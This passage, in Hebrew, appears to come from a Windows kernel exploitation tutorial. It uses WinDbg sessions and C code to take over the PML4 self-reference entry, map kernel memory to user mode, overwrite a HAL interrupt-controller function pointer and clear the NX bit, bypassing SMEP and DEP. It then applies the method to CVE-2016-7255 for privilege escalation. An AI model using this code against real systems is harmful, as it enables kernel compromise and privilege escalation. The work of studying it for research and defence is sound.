kd> dd FFFFF68000008000 L1
fffff680`00008000  247f5867
kd> ed FFFFF68000008000 1867
kd> !pte 0x1000000
                                           VA 0000000001000000
PXE at FFFFF6FB7DBED000    PPE at FFFFF6FB7DA00000    PDE at FFFFF6FB40000040    PTE at FFFFF68000008000
contains 00D0000024790867  contains 2B100000377F3867  contains 2B20000027574867  contains AB30000000001867
pfn 24790     ---DA--UWEV  pfn 377f3     ---DA--UWEV  pfn 27574     ---DA--UWEV  pfn 1         ---DA--UW-V

kd> p
00007ffa`a84f2d63 c3              ret
```


```
kd> dq 0x1000000+4c0 L8
00000000`010004c0  ffffffff`ffd00700 fffff800`b3061130
00000000`010004d0  ffffffff`ffd00608 00000000`00000028
00000000`010004e0  fffff800`b30236c0 fffff800`b3020fb0
00000000`010004f0  fffff800`b302b4a0 fffff800`b302b8c0
kd> dq 0xffffffffffd00000+4c0 L8
ffffffff`ffd004c0  ffffffff`ffd00700 fffff800`b3061130
ffffffff`ffd004d0  ffffffff`ffd00608 00000000`00000028
ffffffff`ffd004e0  fffff800`b30236c0 fffff800`b3020fb0
ffffffff`ffd004f0  fffff800`b302b4a0 fffff800`b302b8c0
```

כפי שניתן לראות, הפעם קריאה מהכתובת ששייכת ל-User מחזירה בדיוק את אותם ערכים שקריאה מהכתובת הוירטואלית של ה-HAL Heap מחזירה. המשמעות היא, שכעת אנו יכולים לבצע קריאה/כתיבה שרירותית לתוך ה-Heap הנ"ל, והערכים הללו ישמשו את המערכת.

כאמור, ברגע שהגענו למצב הזה יש דברים רבים שנוכל לעשות. הדבר הפשוט ביותר הוא להיעזר במצביעי הפונקציות ב-hal!HalpInterruptController על מנת למצוא את הכתובת אליה hal.dll טעון בקרנל. ברגע שנמצא את הכתובת הזו, נוכל להיעזר בה על מנת למצוא כתובות של ROP Gadgets ב-hal.dll, ולנצל חולשות דוגמת Stack Overflow עם ROP chain, וכך להתחמק מ-SMEP. כפי שניתן לראות, ב-HalpInterruptController יש מספר מצביעים לתוך פונקציות ב-hal.dll:

```
kd> dqs 0x1000000+4c0 L10
00000000`010004c0  ffffffff`ffd00700
00000000`010004c8  fffff800`b3061130 hal!HalpRegisteredInterruptControllers
00000000`010004d0  ffffffff`ffd00608
00000000`010004d8  00000000`00000028
00000000`010004e0  fffff800`b30236c0 hal!HalpApicInitializeLocalUnit
00000000`010004e8  fffff800`b3020fb0 hal!HalpApicInitializeIoUnit
00000000`010004f0  fffff800`b302b4a0 hal!HalpApicSetPriority
00000000`010004f8  fffff800`b302b8c0 hal!HalpApicGetLocalUnitError
00000000`01000500  fffff800`b302b6d0 hal!HalpApicClearLocalUnitError
00000000`01000508  00000000`00000000
00000000`01000510  fffff800`b302ad10 hal!HalpApicSetLogicalId
00000000`01000518  00000000`00000000
00000000`01000520  fffff800`b3045660 hal!HalpApicWriteEndOfInterrupt
00000000`01000528  fffff800`b302e110 hal!HalpApic1EndOfInterrupt
00000000`01000530  fffff800`b3018f00 hal!HalpApicSetLineState
00000000`01000538  fffff800`b30175c0 hal!HalpApicRequestInterrupt
```

כל שעלינו לעשות על מנת למצוא את hal.dll הוא לקרוא את אחד מהמצביעים הללו, לטעון את hal.dll ב-User-Mode ולמצוא את ההפרש בין הפונקציה אליה המצביע מצביע לכתובת הבסיס של hal.dll ב-UM, ולחסר את ההפרש מהכתובת שקראנו. הערך שיתקבל יהיה הכתובת אליה טעון hal.dll בקרנל.



כמובן שנוכל לעשות דברים יותר משוגעים - מכיוון שאנו יכולים לכתוב לאותו זיכרון פיזי של ה-Heap של ה-HAL, נוכל לערוך מצביעים לפונקציות ב-hal!HalpInterruptController. לדוגמה, נוכל לדרוס את המצביע ל-hal!HalpApicRequestInterrupt, פונקציה שהקרנל משתמש בה רבות. נדמה החלפה של הכתובת של הפונקציה בכתובת 0x41414141`41414141, בעזרת עריכת עמוד הזיכרון הוירטואלי שמיפינו ל-PFN 0x1:


```
kd> dqs 0x1000000+4c0+f*8 L1
00000000`01000538  fffff800`b30175c0 hal!HalpApicRequestInterrupt
kd> eq 0x1000000+4c0+f*8 41414141`41414141
kd> dq 0x1000000+4c0+f*8 L1
00000000`01000538  41414141`41414141
kd> dq ffffffff`ffd00000+4c0+f*8 L1
ffffffff`ffd00538  41414141`41414141
```

כעת, ברגע שהמערכת תנסה לקרוא ל-hal!HalpApicRequestInterrupt, היא תקרא לכתובת 0x41414141`41414141. נוכל להחליף את הכתובת הזו בכתובת שקריאה אליה תאפשר לנו להריץ קוד שרירותי ב-Ring-0. בשלב זה, נהיה יצירתיים ונחשוב על רעיונות לכתובות שנוכל לחזור אליהן מ-Supervisor-Mode עם SMEP.

האופציה הראשונה היא לפעול בשיטה דומה לזו שפעלנו בה בסעיף הקודם - נקצה עמוד זיכרון חדש ב-Userland, נעתיק אליו את הקוד שנרצה להריץ ב-Ring-0, נשנה את ההרשאות שלו ל-PAGE_EXECUTE_READ, נמצא את הכתובת של ה-PTE המתייחס אליו ונכבה את ביט ה-Owner. כעת, מבחינת SMEP מדובר בעמוד ששייך ל-Kernel, כך שלא תהיה בעיה לקרוא לו מ-Ring-0. כמובן שהדבר דורש מאיתנו לנצל שוב את חולשת הכתיבה השרירותית (או לכל הפחות חולשת שינוי מצב ביט בכתובת שרירותית).

האופציה השנייה מסתמכת על כך שאנו יודעים לבצע את התרגום בין הכתובת הוירטואלית של העמוד אליו אנו כותבים ב-User-Mode, לבין הכתובת הוירטואלית של הערך המתאים ב-Heap של ה-HAL ב-KM (מכיוון שכאמור, הכתובת הזו קבועה). ננצל את העובדה שאנו יכולים לכתוב לזיכרון הפיזי ונמצא זיכרון שלא נמצא בשימוש, ונכתוב לתוכו את ה-Shellcode שלנו. כעת, נדרוס את המצביע ל-hal!HalpApicRequestInterrupt (או כל פונקציה אחרת ב-hal!HalpInterruptController שביכולתנו לגרום למערכת לקרוא לה) עם הכתובת הוירטואלית הקרנלית של ה-Shellcode שלנו. השלב האחרון יהיה לכבות את ה-NX-bit (XD-bit) ב-PTE המתייחס ל-Heap של ה-Hal. מכיוון שה-Heap שייך ל-Kernel, SMEP לא יגרום לחריגה, ולא נצטרך לחשוש מ-DEP מכיוון שהפכנו את העמוד ל-Executable עם כיבוי ביט ה-NX. כשהקרנל ינסה לקרוא לפונקציה שדרסנו את המצביע לה, הוא יקרא ל-Shellcode שלנו. כמובן שגם כאן, נדרש ניצול חוזר של החולשה.

האופציה השלישית לא דורשת ניצול של חולשה נוספת, אבל היא גם מאוד לא ריאלית, ובחרתי להציג אותה בעיקר על מנת לגרות את המחשבה: ניצור ROP-chain מ-hal.dll שמכבה את SMEP וחוזר לקוד שלנו (או שפשוט נממש את הקוד שלנו בעזרת ROP-chain), נמקם אותו בזיכרון שלא נמצא בשימוש ב-Heap של ה-HAL ונמצא גאדג'ט שיבצע Stack Pivoting לשאר ה-ROP-chain שמיקמנו. נדרוס את



המצביע ל-hal!HalpApicRequestInterrupt (או כל מצביע אחר שנוכל לגרום לקריאת הפונקציה אליה הוא מצביע) בכתובת של הגאדג'ט שמבצע Pivoting, ונגרום לקריאה לפונקציה. השיטה הזו לא דורשת מאיתנו לנצל חולשה נוספת, אבל לא הצלחתי למצוא גאדג'ט שיעזור לבצע Stack Pivoting. אשמח לשמוע רעיונות לשפר את השיטה הזו ☺.

נעיר שדריסה של פונקציה ב-hal!HalpInterruptController תגרום ל-Bugcheck במידה ומופעל CFG (**C**ontrol **F**low **G**uard).

כמובן שנוכל גם לדרוס מבנים שמאוחסנים ב-Heap של ה-HAL, וכך להשפיע על ריצת הפונקציות שמשתמשות באותם מבנים. לכל הפחות, נוכל לגרום להתנהגות לא צפויה ולא רצויה של המערכת, גם אם לא נוכל להריץ קוד שרירותי.

לקיחת בעלות על PML4

כזכור, PXE מספר 0x1ED מתייחס למבני המיפוי, ומכיל את ה-PFN של PML4. הכתובת הוירטואלית של ה-PXE הזה היא 0xFFFFF6FB`7DBEDF60 (מוגדר כ-PXE_SELFMAP ב-ntddk.h). נבחן את האיבר:


```
kd> !pte 0xFFFFF6FB7DBEDF68
                                           VA fffff6fb7dbed000
PXE at FFFFF6FB7DBEDF68    PPE at FFFFF6FB7DBEDF68    PDE at FFFFF6FB7DBEDF68
contains 800000006E3AF863  contains 800000006E3AF863  contains 800000006E3AF863
pfn 6e3af      ---DA--KW-V  pfn 6e3af      ---DA--KW-V  pfn 6e3af      ---DA--KW-V

kd> r cr3
cr3=000000006e3af000
```

כפי שניתן לראות, העמוד שייך ל-Supervisor, אבל אם נדליק את ה-Owner-Bit, נוכל לגשת אליו מה-User. כמובן שנצטרך חולשה על מנת לעשות זאת. נדמה את ניצול החולשה בעזרת WinDbg:

```
kd> eb 0xFFFFF6FB7DBEDF68 67
kd> !pte 0xFFFFF6FB7DBEDF68
                                           VA fffff6fb7dbed000
PXE at FFFFF6FB7DBEDF68    PPE at FFFFF6FB7DBEDF68    PDE at FFFFF6FB7DBEDF68
contains 800000006E3AF867  contains 800000006E3AF867  contains 800000006E3AF867
pfn 6e3af      ---DA--UW-V  pfn 6e3af      ---DA--UW-V  pfn 6e3af      ---DA--UW-V
```

כעת העמוד שייך ל-User, כך שנוכל לקרוא ולערוך את התוכן של PML4 מקוד שרץ ב-Ring-3. מבחינת הקרנל, הוא עדיין יוכל לנהל את הזיכרון הוירטואלי מכיוון ש-SMEP מונעת **הרצה** של קוד ששייך ל-User, ולא גישה למטרות קריאה/כתיבה.

מרגע שהדלקנו את ה-Owner Bit, נוכל לקרוא/לכתוב באופן שרירותי לתוך PML4, ומכיוון ש-PML4 הוא ה-Page Level העליון, יכולת כתיבה/קריאה שרירותית בתוכו מעניקה לנו שליטה מלאה על המיפוי של **כל** מרחב הכתובות הוירטואלי בתהליך שלנו. שליטה כזו מעניקה לנו כוח רב, ותאפשר לנו לבצע כל דבר שנוכל להעלות במוחנו - הרצת קוד שרירותי ב-Ring 0 (אנחנו שולטים על המיפוי של כל המרחב הכתובות, ככה שנוכל לכבות nx-bit של PTE כלשהו, ולשחק עם ה-Owner Bit במידת הצורך), קריאת כל הזיכרון - כולל זיכרון מערכת (נוכל ליצור מבני מיפוי מזויפים שימפו לכתובת וירטואלית שנגישה ל-User



את אותה כתובת פיזית שכתובת וירטואלית של המערכת ממופת אליה, וכך לא נצטרך לשחק עם מבני המיפוי המקוריים ולהסתכן ב-Bugcheck), חיפוש מבנים ודפוסים בזיכרון המערכת, עריכת פונקציות קרנליות (כאמור, נוכל "להקצות" באופן ידני זיכרון וירטואלי חדש שיהיה ממופה לכתובת הפיזית של הפונקציה הקרנלית אותה נרצה לערוך), ועוד. נדגיש שכל הפעולות הללו **לא** דורשות ניצול של חולשה נוספת, אלא רק שנדליק את ה-Owner-Bit ב-Self-Ref Entry ב-PML4.

נסביר כיצד נוכל לנצל מצב כזה על מנת למפות בעצמנו כתובת וירטואלית מסוימת לכתובת הפיזית של כתובת וירטואלית אחרת. את הכתובת שמיפינו נוכל לנצל לאחר מכן על מנת לכתוב/לקרוא מהכתובת הפיזית של הכתובת השנייה, וכך נוכל לערוך ולקרוא מידע אשר שייך למערכת, מקוד שרץ ב-User-Mode.

כזכור, על מנת ששתי כתובות וירטואליות יכתבו לאותה כתובת פיזית, על ה-PTE של הכתובות להכיל את אותו PFN. מכיוון שה-PTE של כתובת מסוימת לא נגיש לקוד שרץ ב-Ring-3, נצטרך לבצע Page-Walk ובהדרגה למפות את ה-PFN-ים של מבני המיפוי הרלוונטיים - מ-PML4 ועד ה-PT - ובכל שלב למפות את הכתובת הנגישה למשתמש ל-PFN של המבנה הבא. לבסוף, נוכל לקרוא (וגם לכתוב) מהכתובת הפיזית של ה-PTE של הכתובת הוירטואלית שנרצה למפות למשתמש, ולסיים את תהליך המיפוי.

תחילה, נרצה למצוא PXE פנוי, על מנת שנוכל להעתיק אליו את ה-PXE של הכתובת שאנו רוצים להעתיק את המיפוי שלה. נבצע זאת בעזרת קטע קוד פשוט, שעובר על 0x100 ה-PXE-ים האחרונים ומוצא את הראשון מביניהם שלא נמצא בשימוש. כמובן שקטע קוד כזה חייב לרוץ לאחר שניצלנו את החולשה שהדליקה את ביט ה-Owner ב-Self-Ref Entry של PML4, אחרת לא היינו יכולים לקרוא את ה-PXE-ים. הפונקציה הבאה מחזירה את הכתובת של ה-PXE הפנוי הראשון, החל מ-PXE מספר 0x100:

```
unsigned long long* getAvailablePxe() {
    unsigned long long* pxePointer = PXE_BASE;

    for (int i = 0x100; i < 0x200; ++i) {
        if (0 == *pxePointer) {
            return pxePointer;
        }
        ++pxePointer;
    }

    return 0;
}
```

נשתמש ב-PXE הזה כ-PTE עבור הכתובת שלנו, ובכל שלב נגרום לו להצביע ל-PFN של איבר המיפוי שנצטרך בשביל להמשיך לשלב הבא (תחילה ל-PFN של ה-PPE של הכתובת, אח"כ ל-PFN של ה-PDE של הכתובת, וכך הלאה). מכיוון שאנו שולטים בערך של ה-PXE (כי אנו יכולים לכתוב לכל איבר ב-PML4), ומכיוון שהוא משמש כ-PTE של הכתובת שלנו, נוכל בכל שלב למצוא את איבר המיפוי הרלוונטי ולקרוא את ה-PFN (ושאר הדגלים) שלו, לאחר מכן נשכתב את ה-PXE שמצאנו, וחוזר חלילה.

על מנת לחשב את הכתובת הוירטואלית עבורה ה-PXE שלנו ישמש כ-PTE, נשתמש בקטע הקוד הבא:

```
unsigned long long useAsPte(unsigned long long pxeAddress) {
    unsigned long long index = (pxeAddress & 0xFFF) / 8;
    unsigned long long result = (
        ((unsigned long long)0xFFFF << 48) |
        ((unsigned long long)PXE_SELFMAP_INDEX << 39) |
        ((unsigned long long)PXE_SELFMAP_INDEX << 30) |
        ((unsigned long long)PXE_SELFMAP_INDEX << 21) |
        (index << 12)
        );
    return result;
}
```

נסביר את החישוב: תחילה, נוסיף את ההרחבה לכתובת קנונית - 0xFFFF. לאחר מכן, נשתמש ב--Self Ref Entry בתור ה-PXE, PPE ו-PDE של הכתובת שלנו. לאחר מכן, נשתמש באינדקס של ה-PXE הפנוי כאינדקס של ה-PTE של הכתובת שלנו - כך גישה לזיכרון בעמוד שמתחיל בכתובת שתחזור מהפונקציה תהיה בעצם גישה ל-PFN השמור ב-PXE עליו השתלטנו.

נקרא לשתי הפונקציות הללו בתחילת הפונקציה אשר תמפה את ה-PFN של כתובת וירטואלית מסוימת לכתובת וירטואלית שניתן לגשת אליה מ-Ring-3, באופן הבא:

```
unsigned long long* mapAddressToUser(unsigned long long address) {
    unsigned long long* pxe = getAvailablePxe();
    unsigned long long* craftedAddress = useAsPte(pxe);
```


מכיוון שאנו מתעסקים עם מספר כתובות וירטואליות, נגדיר אותן על מנת שהמשך הדיון יהיה מובן יותר:

1. **כתובת המקור** - הכתובת שהפונקציה מקבלת כארגומנט. לרוב תהיה כתובת השייכת ל-Supervisor, שנרצה למפות לכתובת השייכת ל-User, על מנת שנוכל "להתעסק" איתה (למטרות כתיבה/קריאה).

2. **כתובת היעד** - הכתובת שחוזרה מ-useAsPte. כתובת אשר משתמשת ב-PXE שמצאנו בעזרת getAvailablePxe בתור ה-PTE שלה, וכך מאפשרת לנו לקרוא מה-PFN אליו ה-PXE שאנו שולטים בערך שלו מצביע. ניעזר בכתובת הזו על מנת לבצע את ה-Page-Walk, ולבסוף נחזיר אותה מהפונקציה כאשר ה-PTE שלה מכיל את ה-PFN שמכיל ה-PTE של כתובת המקור.

כעת, נוכל להתחיל ב--Page-Walk. השלב הראשון הוא להעתיק את הערך של ה-PXE של כתובת המקור לתוך ה-PXE שלנו. את השלב הזה נבצע מבלי להיעזר בכתובת היעד, מכיוון שהיא עדיין אינה ממופה (כרגע, ה-PTE שלה מכיל את הערך 0x00000000`00000000). קטע הקוד הבא מבצע זאת:

```
unsigned long long* addressPxe = (unsigned long long*)GetPxeAddress(address);
*pxe = *addressPxe | 0x67;
Sleep(1);
```



נעיר שאנו מוסיפים את ה-Mask 0x67, על מנת להפוך את העמוד שה-PXE שלנו ממפה ל-User. כמו כן, אנו מבצעים Sleep של מילי-שנייה, על מנת לאפשר ל-TLB להתעדכן (זה חשוב מכיוון שבהמשך הפונקציה נסתמך מאוד על התעדכנות מבני המיפוי של כתובת היעד).

כעת, כתובת היעד ממופת ל-PFN שמכיל את ה-PDPT של כתובת המקור, כך שעל מנת שנוכל לקרוא את הערך של ה-PPE של כתובת המקור, נצטרך לקרוא אותה בעזרת כתובת היעד שלנו וחישוב ההיסט של ה-PPE ב-PDPT. קטע הקוד הבא מבצע זאת:

```
unsigned long long* addressPpe = (unsigned long long*)GetPpeAddress(address);
short ppeOfsset = (unsigned long long)addressPpe & 0xFFF;
*pxe = *(unsigned long long*)((char*)craftedAddress+ppeOfsset) | 0x67;
Sleep(1);
```

באופן דומה, נקרא את התוכן של ה-PDE של כתובת המקור ונעדכן את ה-PXE שלנו בהתאם:

```
unsigned long long* addressPde = (unsigned long long*)GetPdeAddress(address);
short pdeOfsset = (unsigned long long)addressPde & 0xFFF;
*pxe = *(unsigned long long*)((char*)craftedAddress + pdeOfsset) | 0x67;
Sleep(1);
```

השלב האחרון הוא להעתיק את הערך שב-PTE של כתובת המקור, ולהחזיר את כתובת היעד:

```
    unsigned long long* addressPte = (unsigned long long*)GetPteAddress(address);
    short pteOfsset = (unsigned long long)addressPte & 0xFFF;
    *pxe = (*(unsigned long long*)((char*)craftedAddress + pteOfsset) ^ 0x8000000000000000) | 0x67;
    Sleep(1);

    return craftedAddress;
}
```

נשים לב שמעבר להפיכת העמוד נגיש ל-User, אנו מבצעים גם XOR עם הערך 0x80000000`00000000, על מנת לבצע toggle ל-NX-Bit של הכתובת - כך, במידה וה-NX-Bit ב-PTE של כתובת המקור דולק - הוא יהיה כבוי ב-PTE של כתובת היעד - ולהפך. אין סיבה שנרצה את ההתנהגות ההפוכה, כך שניתן להסתפק בלכבות את הביט העליון (ה-NX-bit) של ה-PTE בעזרת ביצוע Bitwise And עם הערך 0x7FFFFFFF`FFFFFFFF.

מהכתובת שמחזירה הפונקציה שבנינו נוכל לקרוא את המידע שמאוחסן בכתובת המקור, וכן לכתוב לתוכו, וזאת מכיוון ששתי הכתובות הוירטואליות - הן כתובת המקור והן כתובת היעד - מתייחסות לאותו PFN בזיכרון הפיזי.

נדגים זאת בעזרת חברנו הנאמן - ה-Heap של ה-HAL. ניעזר בתכנית הבאה:

```
int main() {
    arbitraryOr4(PXE_SELFMAP);
    unsigned long long* address = mapAddressToUser(HAL_HEAP_BASE);
    DebugBreak();
    return 0;
}
```


כאשר arbitraryOr4 היא פונקציה אשר תדליק את הביט ה-3 מימין עבור כתובת שרירותית, וכך מדליקה את ה-Owner-Bit של איבר מיפוי מסוים ומספקת את המטרה של הענקת שליטה על PML4 למשתמש, ו-mapAddressToUser היא הפונקציה שפיתחנו לעיל. נריץ את התכנית על המכונה, ונבחן את הזיכרון אליו מתייחסת address ונשווה אותו לזיכרון אליו מתייחסת הכתובת 0xFFFFFFFF`FFD00000:

```
kd> dv
            address = 0xfffff6fb`7da02000
kd> dq 0xfffff6fb`7da02000
fffff6fb`7da02000  00000000`00000000 00000000`00000000
fffff6fb`7da02010  00000000`01010600 00000000`00000000
fffff6fb`7da02020  00000000`00000000 00000000`00000000
fffff6fb`7da02030  00000000`00000000 00000000`00000000
fffff6fb`7da02040  00000000`00000000 00000000`00000000
fffff6fb`7da02050  00000000`00000000 00000000`00000000
fffff6fb`7da02060  00000000`00000000 00000000`00000000
fffff6fb`7da02070  00000000`00000000 00000000`00000000
kd> dq 0xffffffff`ffd00000
ffffffff`ffd00000  00000000`00000000 00000000`00000000
ffffffff`ffd00010  00000000`01010600 00000000`00000000
ffffffff`ffd00020  00000000`00000000 00000000`00000000
ffffffff`ffd00030  00000000`00000000 00000000`00000000
ffffffff`ffd00040  00000000`00000000 00000000`00000000
ffffffff`ffd00050  00000000`00000000 00000000`00000000
ffffffff`ffd00060  00000000`00000000 00000000`00000000
ffffffff`ffd00070  00000000`00000000 00000000`00000000
kd> dq 0xfffff6fb`7da02000+4c0
fffff6fb`7da024c0  ffffffff`ffd00700 fffff800`b3061130
fffff6fb`7da024d0  ffffffff`ffd00608 00000000`00000028
fffff6fb`7da024e0  fffff800`b30236c0 fffff800`b3020fb0
fffff6fb`7da024f0  fffff800`b302b4a0 fffff800`b302b8c0
fffff6fb`7da02500  fffff800`b302b6d0 00000000`00000000
fffff6fb`7da02510  fffff800`b302ad10 00000000`00000000
fffff6fb`7da02520  fffff800`b3045660 fffff800`b302e110
fffff6fb`7da02530  fffff800`b3018f00 fffff800`b30175c0
kd> dq 0xffffffff`ffd00000+4c0
ffffffff`ffd004c0  ffffffff`ffd00700 fffff800`b3061130
ffffffff`ffd004d0  ffffffff`ffd00608 00000000`00000028
ffffffff`ffd004e0  fffff800`b30236c0 fffff800`b3020fb0
ffffffff`ffd004f0  fffff800`b302b4a0 fffff800`b302b8c0
ffffffff`ffd00500  fffff800`b302b6d0 00000000`00000000
ffffffff`ffd00510  fffff800`b302ad10 00000000`00000000
ffffffff`ffd00520  fffff800`b3045660 fffff800`b302e110
ffffffff`ffd00530  fffff800`b3018f00 fffff800`b30175c0
```

נדגים כיצד עריכת הזיכרון בכתובת address+0x30 יגרום לעריכת הזיכרון בכתובת 0xFFFFFFFF`FFD00030:

```
kd> eq 0xfffff6fb`7da02000+30 BAADF00DBAADC0DE
kd> dq 0xfffff6fb`7da02000+30 L1
fffff6fb`7da02030  baadf00d`baadc0de
kd> p
learning_pte!main+0x45:
00007ff7`b43616e5 488da5e8000000  lea     rsp,[rbp+0E8h]
kd> dq 0xffffffff`ffd00030 L1
ffffffff`ffd00030  baadf00d`baadc0de
```

באופן דומה נוכל להיעזר בפונקציה שלנו על מנת לקרוא/לכתוב מ/לכל עמוד זיכרון וירטואלי שנבחר.



ניצול CVE-2016-7255


נראה כיצד נוכל לנצל את החולשה CVE-2016-7255 בעזרת השיטה שתיארנו לעיל. במאמר הקודם, דיברנו על החולשה בהרחבה וראינו כיצד ניתן לנצל אותה לצורך הסלמת הרשאות בעזרת אובייקטי GDI. בקצרה, החולשה מאפשרת לנו לבצע Bitwise Or לערך הנמצא בכתובת שרירותית, עם המספר 4, ובכך להדליק את הביט ה-3 בכתובת השרירותית. מכיוון שהביט השלישי באיברי P*E הוא ביט ה-Owner, נוכל לנצל את החולשה על מנת להדליק את ה-Owner-Bit ב-Self-Ref Entry ב-PML4, וכך להכין את הקרקע לשימוש בפונקציות שפיתחנו לעיל. למעשה, הפונקציה arbitraryOr4 היא בעצם הפונקציה arbitraryOr4 שפיתחנו במאמר על CVE-2016-7255. לא נפרט אודות החולשה במסגרת מאמר זה, אלא במקום זאת נראה כיצד נוכל לנצל אותה להרצת קוד ב-Ring-0 והסלמת הרשאות בעזרת ניצול מנגנון ה-Paging של Intel.

ננצל את החולשה בשיטה דומה לזו שתיארנו בדיוננו על ניצול כתיבות שרירותיות, באופציה השנייה שהצגנו:

1. נכבה את ה-NX-Bit ב-PTE של ה-Heap של ה-HAL.
2. נמקם את ה-Shellcode שלנו על ה-Heap של ה-HAL.
3. נדרוס את המצביע ל-hal!HalpApicRequestInterrupt שיושב ב-Heap של ה-HAL (ספציפית, בכתובת 0x78 + 0x4C0 + 0xFFFFFFFF`FFD0000, כאשר 0x4C0 הוא ההיסט ל-hal!HalpInterruptController, ו-0x78 הוא ההיסט למצביע לפונקציה ב-HalpInterruptController) במצביע ל-Shellcode שלנו.
4. מכיוון שהפונקציה hal!HalpApicRequestInterrupt נקראת לעיתים קרובות, כמעט מידית הפונקציה תקרא ומכיוון שדרסנו את המצביע לפונקציה במצביע ל-Shellcode שלנו, ה-Shellcode שלנו יקרא. מכיוון שהוא נמצא בעמוד השייך ל-Supervisor, SMEP לא ימנע מאיתנו את הרצת ה-Shellcode. כמו כן, כיוון שכיבינו את ה-NX-Bit, גם DEP לא ימנע מאיתנו את ההרצה.
5. בהינתן Shellcode מתאים, אשר דואג לקרוא ל-hal!HalpApicRequestInterrupt בתום ריצתו, נוכל לבצע הסלמת הרשאות (או פעולות אחרות ב-Ring-0) מבלי לגרום לקריסה של המערכת.

תחילה, נשנה את mapAddressToUser כך שתאפשר לנו להפוך את ה-NX-Bit של ה-PTE של כתובת המקור. תחילה, נוסיף ארגומנט נוסף לפונקציה:

```
unsigned long long* mapAddressToUser(unsigned long long address , int toggleNx);
```



לאחר מכן, נוסיף לחלק בפונקציה אשר מעתיק את הערך של ה-PTE של הפונקציה המקורית קטע קוד, אשר הופך את ה-NX-Bit של ה-PTE המקורי במידה ו-toggleNx שונה מ-0:

```
    unsigned long long* addressPte = (unsigned long long*)GetPteAddress(address);
    short pteOfsset = (unsigned long long)addressPte & 0xFFF;
    if (toggleNx) {
        unsigned long long* originalPte = (unsigned long long*)((char*)craftedAddress + pteOfsset);
        *originalPte = *originalPte & 0x7FFFFFFFFFFFFFFF;
    }
    *pxe = (*(unsigned long long*)((char*)craftedAddress + pteOfsset) & 0x7FFFFFFFFFFFFFFF) | 0x67;
    Sleep(1);

    return craftedAddress;
}
```

נדגים את הפונקציה בפעולה בעזרת התכנית הבאה:

```
int main() {
    arbitraryOr4(PXE_SELFMAP);
    unsigned long long* address = mapAddressToUser(HAL_HEAP_BASE, 1);
    DebugBreak();
    return 0;
}
```

נבחן את ה-PTE של 0xFFFFFFFF`FFD00000:


```
kd> !pte ffffffff`ffd00000
                                           VA ffffffffffd00000
PXE at FFFFF6FB7DBEDFF8    PPE at FFFFF6FB7DBFFFF8    PDE at FFFFF6FB7FFFFFF0    PTE at FFFFF6FFFFFFE800
contains 000000000061E063  contains 000000000061F063  contains 0000000000620063  contains 0000000000001963
pfn 61e       ---DA--KWEV  pfn 61f       ---DA--KWEV  pfn 620       ---DA--KWEV  pfn 1         -G-DA--KWEV
```

כפי שניתן לראות, ה-NX-Bit כבוי והעמוד הפך ל-Executable.

